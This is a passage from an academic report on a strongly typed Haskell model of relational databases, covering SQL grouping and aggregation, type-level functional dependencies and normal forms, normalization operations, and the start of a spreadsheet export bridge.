Each aggregation function is a map-reduce pair of functions, where the map function of type  $r \rightarrow a$  computes a value from each row, and the reduce function of type  $[a] \rightarrow b$  reduces a list of such values to a single one. As illustrated by  $myAFs$ , aggregation functions are stored in an attribute-labeled record to be passed as argument to a select with grouping clause.

These ingredients are sufficient to add grouping and aggregation behavior to the selection statements.

We present the resulting function  $selectG$ , which encodes a select with grouping and having clause.

```

selectG :: (
    ...) ⇒ Bool → af → ts → (r → Bool) → b → g → (r' → Bool) → ResultList a xy
selectG distinct f ts p b g q = ResultList h' $ sort $ uniq $ lst gs"
where
    (l, a) = hUnzip f
    Table h m = products ts
    fm = Map.filterWithKey (λk v → p $ row h k v) m
    gs = groupByM (λk v → lookupMany g $ row h k v) flt fm
    flt = Map.foldWithKey (λk v m → (k, v) : m) []
    gs' = Map.map (λkvs → aggrs h kvs a) gs

```

```

 $h' = hAppend g l$ 
 $gs'' = Map.filterWithKey (\lambda k v \rightarrow q \$ row (g, l) k v) gs'$ 
 $uniq = \text{if } distinct \text{ then } rmDbls \text{ else } id$ 
 $sort = \text{if } isEmpty b \text{ then } id \text{ else } (qsort \circ cmp) b$ 
 $cmp b v v' = lookupMany b (hZip h' v) > lookupMany b (hZip h' v')$ 
 $lst = Map.foldWithKey (\lambda g kv xs \rightarrow (hAppend g kv) : xs) []$ 

```

The arguments of this function have the following meaning: *distinct* represents the distinct flag; *f*, the list of aggregate functions; *ts*, the list of tables; *p*, the where clause; *b*, the order by clause; *g*, the group by clause and *q*, the having clause.

As an example, recall the table *myTable*, defined in chapter 3.

```

myHeader = (atID .*. HNil, atName .*. atAge .*. atCity .*. HNil)
myTable = Table myHeader $
  insert (12 .*. HNil) ("Ralf" .*. 23 .*. "Seattle" .*. HNil) $
  insert (67 .*. HNil) ("Oleg" .*. 17 .*. "Seattle" .*. HNil) $
  insert (50 .*. HNil) ("Dorothy" .*. 42 .*. "Oz" .*. HNil) $
  Map.empty

```

If we want to count the number of individuals of each city –  $N$  – and compute their average age, presenting the results in descending order of  $N$  and without having and where clause, we can perform a grouping on this table by the attribute city and then apply the aggregate functions *myAFs* defined above.

```

> selectG False myAFs (myTable.*.HNil) (const True)
  ((atCOUNT ()) .*. HNil) (atCity .*. HNil) (const True)
ResultList (HCons CITY (HCons AVGAGE (HCons NUMBER HNil)))
  [HCons "Seattle" (HCons 18.0 (HCons 2 HNil)), HCons "Oz" (HCons 42.0 (HCons 1 HNil))]

```

## 4.8 Database operations

Last but not least, we can lift the operations we have defined on tables to work on entire relational databases. These operations then refer by name to the tables they work on. For example, the following models the SELECT INTO statement that performs a select, and stores the result list into a named table:

```

selectInto rdb d a tns w o tn a' = modifyAtLabel tn f rdb
  where
    ts = fst $ hUnzip $ lookupMany tns rdb
    f (t,fk) = (insertResultList a' (select d a ts w o) t,fk)

```

Note that the argument tables are fetched from the database before they are supplied to the *select* function. The *modifyAtLabel* function is an utility on records that applies a given function on the value identified by a given label. We can use this function to insert in table *yourTable* all the cities that appear in table *myTable*. The country associated with each city will be the default one.

```

> selectInto myrdb' True (atCity .*. HNil) (people.*.HNil)
  (const True) HNil cities (atCity'.*.HNil)
Record{

```

```

cities=Table (HCons CITY' HNil,HCons COUNTRY HNil) {
  HCons "Braga" HNil:=HCons "Portugal" HNil,
  HCons "Oz" HNil:=HCons "Afghanistan" HNil,
  HCons "Seattle" HNil:=HCons "Afghanistan" HNil
}
...

```

The source code distribution of this report contains liftings of the other table operations as well. Furthermore, database-level implementations are provided of data definition statements, such as CREATE, ALTER, and DROP TABLE.

In this chapter we have presented a reconstruction of several SQL statements. Moreover, we have shown how to provide more precise types to SQL operations such as insertion and join, and we have lifted table operations to the database level. In the next chapter we will go further and we will show how database design information, in particular functional dependencies, can be captured at the type level. We will also present definitions for several normal forms, as well as normalization and denormalization operations.



# Chapter 5

# Functional dependencies and normal forms

In the preceding chapters we have shown how information about the types, labels, and key-status of table columns can be captured at the type-level. As a consequence, static type-checks guarantee the safety of our tables and table operations with respect to these kinds of meta-data. In this chapter, we will go a step further. We will show how an important piece of database design information, *viz* functional dependencies, can be captured and validated at the type level. Moreover, we will present several normal forms and (de)normalization operations.

## 5.1 Functional dependencies

The only way to determine functional dependencies that hold in a relation header  $H$  is to carefully analyze the semantic meaning of each attribute. They cannot be proved but we might expect them to be enforced in a database.

**Definition 1** *Given a header  $H$  for a table and  $X, Y$  subsets of  $H$ , there is a functional dependency (FD) between  $X$  and  $Y$  ( $X \rightarrow Y$ ) iff  $X$  fully determines  $Y$  (or  $Y$  is functionally dependent on  $X$ ).*

Functional dependencies play an important role in database design. Database normalization and de-normalization, for instance, are driven by functional dependencies. FD theory is the kernel of the classical relational database design theory developed by Codd [12]. It has been thoroughly studied [5, 21, 28], and is a mandatory part of standard database literature [27, 38, 14].

A type-level representation of functional dependencies is given in Section 5.1.1. We proceed in Section 5.1.2 with type-level predicates that capture the notions of *key* and *superkey* with respect to functional dependencies. These predicates are building blocks for more complex predicates that test whether a given set of functional dependencies adheres to particular normal forms. In Section 5.1.3 we present an algorithm to check functional dependencies in a table and in Section 5.2 type-level predicates are defined for several normal forms. Finally, in Section 5.3 we explore how functional dependency information associated to particular

tables can carry over from the argument tables to the result tables of table operations. In particular, we will show that the functional dependencies of the result tables of projections and joins can be computed at the type-level from the functional dependencies on their arguments.

Note that we are not concerned with mining of functional dependencies from actual data. We assume the presence of functional dependency information, whether declared by a database designer or stemming from another source. Our interest lies in employing the type system to enforce functional dependencies, and to calculate with them.

### 5.1.1 Representation

To represent functional dependencies, we transpose Definition 1 into the following datatype and constraints:

```
data FunDep x y  $\Rightarrow FD\ x\ y = FD\ x\ y$ 
class FunDep x y
instance (AttrList x, AttrList y)  $\Rightarrow FunDep\ x\ y$ 
class AttrList ats
instance AttrList HNil
instance AttrList l  $\Rightarrow AttrList\ (HCons\ (Attribute\ v\ n)\ l)$ 
```

Thus, a functional dependency basically holds two lists of attributes, of which one represents the *antecedent* and the other the *consequent* of the dependency.

A list of functional dependencies for a particular table should only mention attributes from that table. This well-formedness condition can be expressed by the following type-level predicates:

```
class FDListFor fds h
instance (
  FDList fds, AttrListFor fds ats,
  HAppend a b ab, ContainAll ab ats
)  $\Rightarrow FDListFor\ fds\ (a, b)$ 

class FDList at
instance FDList HNil
instance (FunDep lhs rhs, FDList fds)
   $\Rightarrow FDList\ (HCons\ (FD\ lhs\ rhs)\ fds)$ 

class AttrListFor fds ats | fds  $\rightarrow$  ats
instance AttrListFor HNil HNil
instance (
  Union x y z, FunDep x y,
  AttrListFor fds ats', Union z ats' ats
)  $\Rightarrow AttrListFor\ (HCons\ (FD\ x\ y)\ fds)\ ats$ 
```

Here the *FDList* predicate constrains a heterogeneous list to contain functional dependencies only, and the type level function *AttrListFor* computes the attributes used in a given list of FDs.

### 5.1.2 Keys

In section 4, we distinguished key attributes from non-key attributes of a table. There is an analogous concept for relations with associated functional dependencies  $F$ .

**Definition 2** Let  $H$  be a header for a relation and  $F$  the set of associated functional dependencies. Every set of attributes  $X \subseteq H$  is a key iff  $X \rightarrow H$  can be deduced from  $F$  and  $X$  is minimal.  $X$  being minimal means that from no proper subset  $Y$  of  $X$  we can deduce  $Y \rightarrow H$  from  $F$ .

An essential ingredient of this definition is the set of all functional dependencies that can be derived from an initial set. This is called the closure of the FD set. This closure is expensive to compute. However, we can tell whether a given dependency  $X \rightarrow Y$  is in the FD closure by computing the set of attributes that can be reached from  $X$  via dependencies in  $F$ . This second closure is defined as follows.

**Definition 3** Given a set of attributes  $X$ , we define the closure  $X^+$  of  $X$  (with respect to a set of FDs  $F$ ) as the set of attributes  $A$  that can be determined by  $X$  (i.e.,  $X \rightarrow A$  can be deduced from  $F$ ).

The algorithm used to implement the computation of such a closure is described in [38, p.338]. We implemented it on the type level with a constraint named *Closure* (see below).

Another ingredient in the definition of keys is the minimality of a possible key. We define a predicate that expresses this.

```
class Minimal x h fds b | x h fds → b
instance (ProperSubsets x xs, IsNotInFDclosure xs h fds b)
  ⇒ Minimal x h fds b
```

Thus, we compute the proper subsets of  $X$  and check (with *IsNotInFDclosure* – implementation not shown) that none of these sets  $Y$  is such that  $Y \rightarrow H$ .

```
class Closure u x fd closure | u x fd → closure
instance
  (
    TypeEq u x b,
    Closure' b u x fd cl
  )
  ⇒ Closure u x fd cl
class Closure' b u x fd closure | b u x fd → closure
instance Closure' HTrue u x fd x
instance
  (GetRHS x fd rhs,
  Union x rhs x',
  Closure x x' fd closure
  ) ⇒ Closure' HFalse u x fd closure
```

With all ingredients defined, we proceed to the specification of the constraint that tests whether a given attribute is a key:

```

class IsKey x h fds b | x h fds → b
instance (
  Closure h x fds cl, Minimal x h fds b",
  ContainedEq h cl b', HAnd b' b" b
) ⇒ IsKey x h fds b

```

There may be more than one key for a relation. So, when we use the term *candidate key* we are referring to any minimal set of attributes that fully determine all attributes.

For the definition of normal forms, we additionally need the concept of a *super key*, which is defined as follows:

**Definition 4**  $X \subseteq H$ , is a *superkey* for a relation with header  $H$ , if  $X$  is a superset of a key (i.e.,  $\exists_{X'} X' \text{ is a key} \wedge X' \subseteq X$ ).

This concept can be expressed as follows.

```

class IsSuperKey s all fds b | s all fds → b
instance (
  PowerSet s ss, FilterEmptySet ss ss', MapIsKey ss' all fds b
) ⇒ IsSuperKey s all fds b

```

The auxiliary function *MapIsKey* checks if at least one of the subsets of  $X$  is a key.

```

class MapIsKey ss all fds b | ss all fds → b
instance MapIsKey HNil all fds HFalse
instance (
  IsKey x all fds b',
  MapIsKey xs all fds b",
  HOr b' b" b
) ⇒ MapIsKey (HCons x xs) all fds b

```

Note that the power set computation involved here implies considerable computational complexity! We will comment on the need for optimisation in our concluding remarks.

### 5.1.3 Checking functional dependencies

A functional dependency  $X \rightarrow Y$  is satisfied in a relation iff the set of attributes  $X$  uniquely determines  $Y$ , i.e., if we group the table by  $X$ , after projecting by the attributes in  $X \cup Y$ , the corresponding set to each group  $X$  should be singleton. Figure 5.1 schematically explains how we check if table  $T$  verifies FD  $X \rightarrow Y$ .

```

class CheckFD fd t where
  checkFD :: fd → t → Bool
instance (HeaderFor h k v, ..., FunDep x y) ⇒ CheckFD (FD x y) (Table h k v) where
  checkFD (FD x y) t = Map.fold worker True (groupBy x $ project xy t)
  where
    worker set b = b ∧ (Set.size set ≡ 1)
    xy = hAppend x y

```

The lifting of this operation to a list of functional dependencies is simply a map of the previous operation over the referred list combined with a logical  $\wedge$ .

$\text{FD } X \rightarrow Y$   
Input Table  $T$

$x_1$	$\dots$	$x_m$	$y_1$	$\dots$	$y_n$	$\dots$	$z_k$
$x'_1$	$\dots$	$x'_m$	$y'_1$	$\dots$	$y'_n$	$\dots$	$z'_k$
$x_1$	$\dots$	$x_m$	$y''_1$	$\dots$	$y''_n$	$\dots$	$z''_k$
$x''_1$	$\dots$	$x''_m$	$y''_1$	$\dots$	$y''_n$	$\dots$	$z''_k$

$\downarrow \pi_{X \cup Y} T$

$x_1$	$\dots$	$x_m$	$y_1$	$\dots$	$y_n$
$x'_1$	$\dots$	$x'_m$	$y'_1$	$\dots$	$y'_n$
$x_1$	$\dots$	$x_m$	$y''_1$	$\dots$	$y''_n$
$x''_1$	$\dots$	$x''_m$	$y''_1$	$\dots$	$y''_n$

$\downarrow \text{Group } T$

$$\begin{array}{lcl} x_1 \dots x_m & \mapsto & \{y_1 \dots y_n, y''_1 \dots y''_n\} \\ x'_1 \dots x'_m & \mapsto & \{y'_1 \dots y'_n\} \\ x''_1 \dots x''_m & \mapsto & \{y''_1, \dots, y''_n\} \end{array}$$

$\downarrow \text{Check } \star$

False

$\star$ : The range of the map has only singleton sets

Figure 5.1: Process of checking a functional dependency in a table

```

class CheckFDs fds t where
  checkFDs :: fds → t → Bool
instance CheckFDs HNil t where
  checkFDs HNil t = True
instance (CheckFD (FD x y) (Table h k v),
  CheckFDs (Table h k v))
  ) ⇒ CheckFDs (HCons (FD x y) fds) (Table h k v) where
  checkFDs (HCons fd fds) t = (checkFD fd t) ∧ checkFDs fds t

```

## 5.2 Normal Forms

We will now define normal forms for relation schemas with dependencies defined.

## First NF

A relation schema  $R$  is in first normal form if every attribute in  $R$  is atomic, i.e., the domain of each attribute cannot be lists or sets of values or composite values.

```
class Is1stNF l b | l → b
instance Is1stNF HNil HTrue
instance (Atomic at b, Is1stNF ats b', HAnd b b' b'') ⇒ Is1stNF (HCons at ats) b''
```

The definition of atomicity for an attribute is as follows.

```
class Atomic at b | at → b
instance Atomic t b ⇒ Atomic (Attribute t nr) b
instance (IsList t b1,
  IsSet t b2,
  IsMap t b3,
  HOr b1 b2 b'',
  HOr b3 b'' b',
  Not b' b
) ⇒ Atomic t b
```

The predicates  $IsList$ ,  $IsSet$  and  $IsMap$  check, respectively, if the attribute domain is of type  $[a]$ ,  $Set\ a$  or  $Map\ k\ a$ . The predicate  $IsList$  has the particularity of excluding text (String) that, in Haskell, is represented as  $[Char]$ .

## Second NF

Before defining second normal form we need to define the notions of prime attribute and full dependency between sets of attributes [27].

**Definition 5** Given an header  $H$  with a set of FDs  $F$  and an attribute  $A$  in  $H$ ,  $A$  is prime with respect to  $F$  if  $A$  is member of any key in  $H$ .

Our encoding of this definition is as follows.

```
class IsPrime at all fds b | at all fds → b
instance (Keys all fds lk, MemberOfAnyKey at lk b)
  ⇒ IsPrime at all fds b
```

**Definition 6** Given a set of functional dependencies  $F$  and  $X \rightarrow Y \in F^+$ , we say that  $Y$  is partially dependent upon  $X$  if  $X \rightarrow Y$  is not left-reduced. That is, there is a proper subset  $X'$  of  $X$  such that  $X' \rightarrow Y$  is in  $F^+$ . Otherwise,  $Y$  is said to be fully dependent on  $X$ .

Our encoding of *full dependency* is as follows.

```
class FullyDep fds x y b | fds x y → b
instance LeftReduced fds x y b ⇒ FullyDep fds x y b
class LeftReduced fds x y b | fds x y → b
instance (FunDep x y,
```

```

ProperSubsets x xs,
LeftReduced' xs y fds b
) => LeftReduced fds x y b

class LeftReduced' xs y fds b | xs y fds → b
instance LeftReduced' HNil y fds HTrue
instance (FunDep x y,
  IsInFDclosure y x fds b1,
  Not b1 b',
  LeftReduced' xs y fds b",
  HAnd b' b" b
) => LeftReduced' (HCons x xs) y fds b

```

A relation scheme  $R$  is in second NF if (it is in first NF and) every non-prime attribute is fully dependent on every key of  $R$ .

More intuitively, this definition means that a scheme (with respect to a set of FDs  $F$ ) in second NF does not have partial dependencies.

```

class Is2ndNF all fds b | all fds → b
instance (Is1stNF all HTrue,
  NonPrimes all lk nonprimes,
  Keys all fds lk,
  MapFullyDep fds lk nonprimes b
)
=> Is2ndNF all fds b

```

The class *MapFullyDep* checks if all nonprime attributes are fully dependent upon every key. The class *NonPrimes* computes the nonprime attributes based on the list of keys. We could have defined such function using the predicate *IsPrime*, but this would be very inefficient since the list of keys would be re-calculated several times (which is computationally complex). Since the list of keys is available, we simply perform a set difference, returning a list with every attribute in the header that is not member of any key.

```

class NonPrimes all lk nonprimes | all lk → nonprimes
instance (Unions lk lks, Difference all lks np) => NonPrimes all lk np

```

We will now discuss the most significant normal forms – third normal form (NF) and Boyce-Codd NF.

These normal forms require the scheme to be in first NF. For economy of presentation, we will present the definitions omitting this verification (in the encoding this verification is performed).

We will also assume that FDs associated with the schemas are represented with a single attribute in the consequent. Notice that all sets of FDs can be reduced to a set in this form [27].

## Boyce Codd NF

A table with header  $H$  is in Boyce Codd NF with respect to a set of FDs if whenever  $X \rightarrow A$  holds and  $A$  is not in  $X$  then  $X$  is a superkey for  $H$ .

This means that in Boyce-Codd normal form, the only non-trivial dependencies are those in which a key determines one or more other attributes [38]. More intuitively, no attribute in  $H$  is transitively dependent upon any key of  $H$ .

Let us start by defining the constraint for a single FD.

```
class BoyceCoddNFAtomic check h x fds b | check h x fds → b
instance BoyceCoddNFAtomic HFalse h x fds HTrue
instance IsSuperKey x h fds b
    ⇒ BoyceCoddNFAtomic HTrue h x fds b
```

The type-level boolean *check* is included because we want to check just if  $X$  is a superkey when  $Y$  is not in  $X$ . Now, we can extrapolate this definition for a set of FDs :

```
class BoyceCoddNF h fds b | h fds → b
instance BoyceCoddNF h HNil HTrue
instance BoyceCoddNF' h (HCons e l) (HCons e l) b
    ⇒ BoyceCoddNF h (HCons e l) b
class BoyceCoddNF' h fds allfds b | h fds allfds → b
instance BoyceCoddNF' h HNil fds HTrue
instance (
    HMember y x bb, Not bb bYnotinX,
    BoyceCoddNFAtomic bYnotinX h x fds b',
    BoyceCoddNF' h fds' fds b'', HAnd b' b'' b
) ⇒ BoyceCoddNF' h (HCons (x, HCons y HNil) fds') fds b
```

To illustrate the verification of this NF let us consider the following example [38].

**Example 1** Consider a relation header  $H$  containing three attributes: *City* ( $C$ ), *State* ( $S$ ) and *Zip* ( $Z$ ) with non trivial functional dependencies  $F = \{CS \rightarrow Z, Z \rightarrow C\}$ , meaning that the zip code is functionally determined by city and state; the zip code fully determines the city.

We can easily see that  $CS$  and  $SZ$  are the keys for this relation header. This relation is not in Boyce-Codd NF because  $Z \rightarrow C$  holds in  $H$  and  $Z$  is not a superkey.

Let us check this in our model. Having the attributes *city*, *state* and *zip* defined we can define the set of fds as follows:

```
h = city .*. state .*. zip .*. HNil
fds = (FD (city .*. state .*. HNil) (zip .*. HNil)) .*.
      (FD (zip .*. HNil) (city .*. HNil)) .*. HNil
```

Now, we can check whether header  $h$  is in in Boyce-Codd NF with respect to *fds*.

```
> :t boyceCoddNF h fds
boyceCoddNF h fds :: HFalse
```

More examples of verification of this normal form can be found in [38].

## Third NF

A table with header  $H$  is in third NF with respect to a set of FDs if whenever  $X \rightarrow A$  holds and  $A$  is not in  $X$  then  $X$  is a superkey for  $H$  or  $A$  is a prime attribute. Notice that this definition

is very similar to Boyce-Codd NF except for the clause “or A is prime”. This NF can therefore be seen as a weakening of Boyce-Codd NF. Intuitively, in third NF we are just demanding that no nonprime attributes are transitively dependent upon a key on  $H$ .

As in the previous NF, we will start by defining a constraint for a single FD.

```
class Is3rdNFAtomic check h x y fds b | check h x y fds → b
instance Is3rdNFAtomic HFalse h x y fds HTrue
instance (IsSuperKey x h fds sk, IsPrime y h fds pr, HOr sk pr b)
  ⇒ Is3rdNFAtomic HTrue h x y fds b
```

This definition is as follows for a set of FDs :

```
class Is3rdNF h fds b | h fds → b
instance Is3rdNF h HNil HTrue
instance (Is3rdNF' h (HCons e l) (HCons e l) b)
  ⇒ Is3rdNF h (HCons e l) b
class Is3rdNF' h fds allfds b | h fds allfds → b
instance Is3rdNF' h HNil allfds HTrue
instance (
  HMember y x bb, Not bb bYnotinX,
  Is3rdNFAtomic bYnotinX h x y fds b',
  Is3rdNF' h fds' fds b'', HAnd b' b'' b
) ⇒ Is3rdNF' h (HCons (x, HCons y HNil) fds') fds b
```

Notice that any relation schema that is in third normal form (with respect to a set of functional dependencies FD) is also in second normal form with respect to FD. The main idea behind this result is that a partial dependency implies a transitive dependency – a schema that violates 2NF also violates 3NF.

Considering the example 1, we can check that the relation is in third NF, since all attributes are prime (every one is member of some key).

Using these normal form definitions in the form of type constraints, normal form checking can be carried out by the type checker.

### 5.3 Transport through operations

When we perform an operation over one or more tables that have associated FD information, we can compute new FDs associated to the resulting table. We will consider *project* and *join* as examples. But first we define a representation for tables with associated FD information:

```
data TableWithFD fds h k v
  ⇒ Table' h k v fds = Table' h (Map k v) fds
class (HeaderFor h k v, FDLListFor fds h) ⇒ TableWithFD fds h k v
```

Thus, we have an extra component *fds* which is constrained to be a valid set of FDs for the given table.

## Project

When we project a table with set  $F$  of associated FDs according to a list of attributes  $B$ , for every  $X \rightarrow Y \in F$  we can do the following reasoning:

- If there is an attribute  $A$ , such that  $A \in X$  and  $A \notin B$  then  $X \rightarrow Y$  will not hold (in general) in the new set of FDs;
- Otherwise, we compute  $Y' = Y \cap B$  and we have  $X \rightarrow Y'$  holding in the new set of FDs.

This simple algorithm is encoded as follows.

```
class ProjectFD b fds fds' | b fds → fds' where
  ProjectB :: b → fds → fds'
instance ProjectFD b HNil HNil where
  projectFD _ _ = hNil
instance (
  FunDep x y, Difference x b x',
  HEq x' HNil bl, ProjectFD' bl b (HCons (FD x y) fds) fds'
) ⇒ ProjectFD b (HCons (FD x y) fds) fds'
where
  projectFD b (HCons (FD x y) fds)
  = projectFD' bl b (HCons (FD x y) fds)
  where x' = difference x b; bl = HEq x' HNil
```

The constraint  $HEq x' HNil bl$  is used to control if  $X$  only contains attributes that are in  $B$ , which is equivalent to check  $X - B = \{\}$ . The resulting boolean value is passed as argument to an auxiliary function that either will eliminate the FD from the new set or will compute the new FD.

```
class ProjectFD' bl b fds fds' | bl b fds → fds' where
  projectFD' :: bl → b → fds → fds'
instance (FunDep x y, ProjectFD b fds fds')
  ⇒ ProjectFD' HFalse b (HCons (FD x y) fds) fds'
where projectFD' _ b (HCons (FD x y) fds) = projectFD b fds
instance (FunDep x y, Intersect b y y', ProjectFD b fds fds')
  ⇒ ProjectFD' HTrue b (HCons (FD x y) fds) (HCons (FD x y') fds')
where
  projectFD' _ b (HCons (FD x y) fds)
  = HCons (FD x (intersect b y)) (projectFD b fds)
```

This calculation can be linked to the restricted projection function described in Section 4 in the following function.

```
projectValues' :: (
  TableWithFD fds (a, b) k v, TableWithFD fds' (a, b') k v',
  LineUp' b' v v' r, ProjectFD b' fds fds'
) ⇒ b' → Table' (a, b) k v fds → Table' (a, b') k v' fds'
projectValues' b' (Table' (a, b) m fds)
= Table' (a, b') m' (projectFD b' fds)
  where (Table _ m') = projectValues b' (Table (a, b) m)
```

Thus, this function provides a restricted projection operation that preserves not only keys, but also transports relevant functional dependencies to the result table.

**Example 2** Consider a relation that has information about student's marks for courses with the following header and functional dependencies:

$$H = \{ \text{numb}, \text{name}, \text{mark}, \text{ccode}, \text{cname} \}$$

$$F = \{ \text{numb} \rightarrow \text{name}, \quad (5.1)$$

$$\text{ccode} \rightarrow \text{cname}, \quad (5.2)$$

$$\text{numb}, \text{ccode} \rightarrow \text{mark} \} \quad (5.3)$$

Let us suppose we want to project a table with header  $H$  according to the set of attributes  $B = \{\text{mark}, \text{ccode}, \text{cname}\}$ . What FDs will hold in the resulting table? (5.1) and (5.3) cannot hold because  $\text{numb}$  is not present in the resulting table and, therefore,  $\text{name}$  is not self determined and  $\text{code}$  alone cannot determine  $\text{mark}$ ; 5.2 only involves attributes of  $B$ , so it will be the only FD for the new table.

## Join

When we join two tables with  $F$  and  $F'$  sets of FDs associated, then in the new table all the FDs  $f \in F \cup F'$  will hold. Therefore, this calculation can be simply linked to the function `sqlInnerJoin` described in 4 in the following function.

```

join' :: (Union fds fds' fds'', ...)
  ⇒ Table' (a, b) k v fds → Table' (a', b') k v fds'
  → (Record row → r) → Table' (a, bab') k vkv' fds''
join' (Table' h m fds) (Table' h' m' fds') r
  = Table' h'' m'' fds''
  where
    Table h'' m'' = join (Table h m) (Table h' m') r
    fds'' = union fds fds'

```

Here we have elided all but the interesting constraint, which performs the union of functional dependency sets.

**Example 3** Let us consider the relation from example 2 and suppose we have a new relation containing the information about students' provenience (city and country names), with header  $H' = \{\text{numb}, \text{city}, \text{country}\}$  and FDs  $F' = \{\text{City} \rightarrow \text{Country}\}$ . The obvious way to bring together this information is joining the two tables (they have a common attribute  $\text{numb}$ ). The resulting table will have header  $H'' = \{\text{numb}, \text{ccode}, \text{cname}, \text{mark}, \text{numb}', \text{city}, \text{country}\}$ . All the FDs from  $F$  and  $F'$  will hold.

## 5.4 Normalization and denormalization

We have shown how strong types, capturing meta-data such as table headers and foreign keys, can be assigned to SQL databases and operations on them. Moreover, we have shown

that these types can be enriched with additional meta-information not explicitly present in SQL, namely functional dependencies. In this section, we will briefly discuss some scenarios beyond traditional database programming with SQL, namely normalization and denormalization, in which strong types pay off.

Normalization and denormalization are database transformation operations that bring a database or some of its tables into normal form, or *vice versa*. Such operations can be defined type-safely with the machinery introduced above.

We have defined a denormalization operation *compose* that turns tables from third into second normal form. In fact, the *compose* operation is a restricted variant of *join*, lifted to the level of a database. Rather than using a ‘free-style’ ON clause, which assigns values computed from the first table to primary key attributes of the second, *compose* explicitly exploits a foreign key relationship, provided as argument.

$\text{compose db fk tn1 tn2 newt} = (\text{rdb}''', \text{union } (\text{fd} . * . \text{fd}' . * . \text{HNil}) (\text{union } r' r))$

**where**

$$\begin{aligned} (\_, \text{fks1}) &= \text{db} .! . \text{tn1} \\ (\text{t2}@(\text{Table } (a, b) \_), \text{fks2}) &= \text{db} .! . \text{tn2} \\ (\_, \text{pk}) &= \text{fks1} .! . \text{fk} \\ \text{on} &= (\lambda r \rightarrow \text{Record \$ hZip pk \$ lookupMany fk r}) \\ \text{fks1}'' &= \text{treatSelfRefs tn1 newt fks1}' \\ (\text{fks2}', r') &= \text{filterFks tn2 fks2} \\ \text{fks2}'' &= \text{treatSelfRefs tn1 newt fks2}' \\ \text{rdb}' &= \text{hDeleteAtLabel tn2 db} \\ (\text{rdb}'', r) &= \text{mapfilterFks tn2 rdb}' \\ (\text{t1}, \text{fks1}') &= \text{rdb}'' .! . \text{tn1} \\ \text{fd} &= \text{FD a b} \\ \text{fd}' &= \text{FD fk pk} \\ \text{t3} &= \text{join t1 t2 on} \\ \text{rdb}''' &= (\text{newt} . = . (\text{t3}, \text{hLeftUnion fks1}'' \text{ fks2}'')) . * . (\text{hDeleteAtLabel tn1 rdb}'') \end{aligned}$$

The functional dependencies encoded in the original database as the given foreign key relation and as meta-data of the second table are lost in the new database. Instead, our *compose* explicitly returns these ‘lost’ functional dependencies as result, paired with the new database.

Remark that *compose* performs a full treatment of self-references and references (using, respectively, *treatSelfRefs* and *filterFks*) among both tables involved in the join, guaranteeing that only foreign keys that are still holding are kept in the database and that all the others are returned to the user as functional dependencies.

This operation has a limitation. Some information from the second table involved in the *join* can be lost, namely the tuples whose key is not present in the first table (this will be shown in an example of chapter 6). To overcome this problem we have defined a new version of *compose* that instead of deleting both original tables from the database, keeps the second one, filtering the tuples that are redundant.

$\text{compose db fk tn1 tn2 newt} = (\text{rdb}''', \text{union } (\text{fd} . * . \text{fd}' . * . \text{HNil}) r)$

**where**

$$\begin{aligned} \dots \\ \text{t2}' &= \text{Table } (a', b') m' \\ a' &= \text{rename a newt} \end{aligned}$$

```

 $b' = \text{rename } b \text{ newt}$ 
 $fks2n = \text{renamePartial } (\text{hAppend } a \text{ } b) \text{ } fks2 \text{ newt}$ 
 $\text{ResultList } _\cdot \text{ ks} = \text{select True fk t1 } (\text{const True})$ 
 $m' = \text{mapDeleteMany ks m2}$ 
 $rdb''' = (\text{newt } . = . (t3, \text{hLeftUnion } fks1'' \text{ } fks2')) . * .$ 
 $(tn2 . = . t2' . = . fks2n) . * . (\text{hDeleteAtLabel tn1 } rdb'')$ 

```

We omit the code repeated from the original *compose* definition. To maintain the well-formedness of the database we have to rename in the attributes in the header of the table and wherever these attributes were used in the database. For these operations we have defined, respectively, functions *rename* and *renamePartial* that prefix all the attributes with a new identifier. The function *renamePartial* receives the list of attributes that should be renamed in the foreign keys of the database.

Conversely, the normalization operation *decompose* can be used to bring tables into third normal form. It accepts a functional dependency as argument, which subsequently gets encoded in the database as meta-data of one of the new tables produced. Also, an appropriate foreign key declaration is introduced between the decomposed tables.

Thus, *compose* produces functional dependency information that can be used by *decompose* to revert to the original database schema. In fact, our explicit representation of functional dependencies allows us to define database transformation operations that manage meta-data in addition to performing the actual transformations.

An example of application of *compose* will be presented in chapter 6.

In this chapter we have shown how database design information can be captured at the type level. Furthermore, we have defined a new level of operations, which carry functional dependency information from argument to result tables, and we have presented normalization and denormalization operations. In the next chapter, we will present operations which will allow migration between our strongly typed model and spreadsheets.



# Chapter 6

## Spreadsheets

In previous chapters we have defined a strongly typed model of databases. Reasoning about and expressing data properties in such a model is simple. On the other hand, we should keep in mind that end-users are more familiar with programming environments such as spreadsheets, which have a very intuitive front-end.

For this purpose, in this chapter we will define a *bridge* between our model and Gnumeric<sup>1</sup> spreadsheets. Spreadsheets can be seen as a collection of tables (*i.e.*, a database). Much work, described in appendix 1.3, has been developed in order to identify tables in the sheets of a spreadsheet workbook. For the purpose of our work we will consider that each sheet in a workbook is a table whose first row is the header.

The syntax for a Gnumeric workbook is defined in the UMinho Haskell libraries<sup>2</sup> (module `Language.Gnumeric.Syntax`). Roughly, a Gnumeric workbook is a list of sheets, which are lists of cells. Besides this data information, which is of most interest for us, the workbook also carries formating information. Note that the data in each cell is stored as *String*.

We will first define how to write a database from our model to Gnumeric format, where each table becomes a separate sheet in a workbook.

### 6.1 Migration to Gnumeric format

We will split the task of translating a database in our model to Gnumeric format into four small tasks, as described in figure 6.1.

#### Writing a single row

To convert a single row to a list of cells we just need to know in which column and row the first cell is located and then we can translate the list of values (our row) to a list of cells. The only restriction is that the values must be showable (so that we can convert them to *String*).

```
class WriteRow l l' | l → l' where
  writeRow :: Int → Int → l → l'
instance WriteRow HNil [Gmr'Cell] where
```

---

<sup>1</sup>Gnumeric ([www.gnome.org/projects/gnumeric](http://www.gnome.org/projects/gnumeric)) is an open source spreadsheet package. It is possible to convert other spreadsheet formats, such as *e.g.* Excel, to this format.

<sup>2</sup><http://wiki.di.uminho.pt/wiki/bin/view/PURe/PUReSoftware>

